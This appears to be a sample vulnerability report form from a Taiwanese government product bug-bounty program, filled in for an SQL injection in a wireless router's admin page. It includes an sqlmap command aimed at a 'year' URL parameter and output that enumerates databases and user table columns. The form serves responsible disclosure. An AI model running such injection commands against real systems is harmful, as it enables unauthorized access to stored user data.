


產品資安漏洞獵捕計畫活動

漏洞通報書

編號(主辦方填寫)：VR-R-1140922-01

基本資料	
姓名	王大明
常用暱稱	Ming
通報日期	114 年 12 月 17 日
標的資訊	
產品所屬公司	A 公司
產品名稱	無線路由器
產品型號	AA-123-456
測試使用 IP	162.120.2.3
漏洞類型	SQL Injection
漏洞成因	因管理者頁面未進行字元過濾，可進行注入攻擊
影響等級	<input type="checkbox"/> 嚴重 <input checked="" type="checkbox"/> 高 <input type="checkbox"/> 中 <input type="checkbox"/> 低
CVSS 3.1 分數 (Base Score)	Base Score : <u>7.5</u> 分 分數計算截圖(FIRST CVSS 計算機： https://www.first.org/cvss/calculator/3.1)： 

步驟 1：發現網址參數 year

圖片 1：



步驟 2：使用 SQLmap 工具進行攻擊，確認可執行注入攻擊。

指令：sqlmap -u "http://target.com/vuln.php?year=2022" -- dbs

圖片 2：

漏洞利用詳細
步驟
(請自行增加長
度，並附上必要
截圖作為證據)

```
[15:17:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
web application technology: PHP, Apache 2.4.6, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[15:17:49] [INFO] fetching database names
[15:17:49] [WARNING] reflective value(s) found and filtering out
[15:17:49] [INFO] retrieved: 'in
[15:17:50] [INFO] retrieved: 'cy
[15:17:50] [INFO] retrieved: 'da
[15:17:50] [INFO] retrieved: 'ko
[15:17:50] [INFO] retrieved: 'my
[15:17:50] [INFO] retrieved: 'pe
available databases [6]:
[*] c
[*] d
[*] i
[*] k
[*] m
[*] p
```

步驟 3：進一步進行資料庫欄位內容獲取，可成功取得欄位儲存資料內容，但無法進行資料庫內容修改

圖片 3：

```
+-----+-----+
| id      | fax      | email   |
| telephone          | user_level |
+-----+-----+
[15:55:13] [WARNING] console output will be trimmed to last 256 rows du
```

漏洞利用使用 工具	SQLmap
是否自行撰寫 工具	<input type="checkbox"/> 是，工具程式碼下載點為：_____ <input checked="" type="checkbox"/> 否
漏洞修補建議	
是否願意於廠 商修補完成後 協助進行複測	<input checked="" type="checkbox"/> 是 <input type="checkbox"/> 否

備註：

- 完成漏洞通報書後，請以約定密碼加密後寄送至指定信箱(bounty@nics.nat.gov.tw)。
- 信件大小超過 20MB 者，請分次寄送。
- 信件主旨須註明：「【產品資安漏洞獵捕計畫】OO 產品漏洞通報」。